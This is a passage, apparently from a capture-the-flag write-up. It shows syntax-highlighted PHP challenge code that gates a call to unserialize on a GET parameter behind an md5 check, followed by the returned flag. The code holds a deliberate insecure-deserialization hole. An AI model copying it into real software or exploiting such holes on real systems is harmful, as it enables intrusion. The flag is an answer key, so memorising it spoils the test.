style="color: #007700">[</span><span style="color:
#DD0000">"pwd1"</span><span style="color: #007700">];<br /></span><span
style="color: #0000BB">$other_hash</span><span style="color:
#007700">=</span><span style="color: #0000BB">$_POST</span><span
style="color: #007700">[</span><span style="color:
#DD0000">"hash_code"</span><span style="color: #007700">];<br
/>if(</span><span style="color: #0000BB">md5</span><span style="color:
#007700">(</span><span style="color: #0000BB">$key&nbsp;</span><span
style="color: #007700">.&nbsp;</span><span style="color:
#0000BB">urldecode</span><span style="color: #007700">(</span><span
style="color: #DD0000">"jxsz"&nbsp;</span><span style="color:
#007700">.&nbsp;</span><span style="color: #0000BB">$other_pwd</span><span
style="color: #007700">))==</span><span style="color:
#0000BB">$other_hash</span><span style="color:
#007700">&amp;&amp;</span><span style="color:
#0000BB">strpos</span><span style="color: #007700">(</span><span style="color:
#0000BB">urldecode</span><span style="color: #007700">(</span><span
style="color: #0000BB">$other_pwd</span><span style="color:
#007700">),</span><span style="color: #DD0000">"szxy666"</span><span
style="color: #007700">)&gt;</span><span style="color: #0000BB">0</span><span
style="color: #007700">){<br
/>&nbsp;&nbsp;&nbsp;&nbsp;echo&nbsp;</span><span style="color:
#DD0000">"66666666666"</span><span style="color: #007700">;<br
/>&nbsp;&nbsp;&nbsp;&nbsp;</span><span style="color:
#0000BB">unserialize</span><span style="color: #007700">(</span><span
style="color: #0000BB">$_GET</span><span style="color: #007700">[</span><span
style="color: #DD0000">'sz_sz.sz'</span><span style="color: #007700">]);<br
/>}</span>
</span>
</code>Welcome66666666666flag{4a1a802f-6b37-44c4-8b49-e9066ddd6474}
```

```
flag{4a1a802f-6b37-44c4-8b49-e9066ddd6474}
```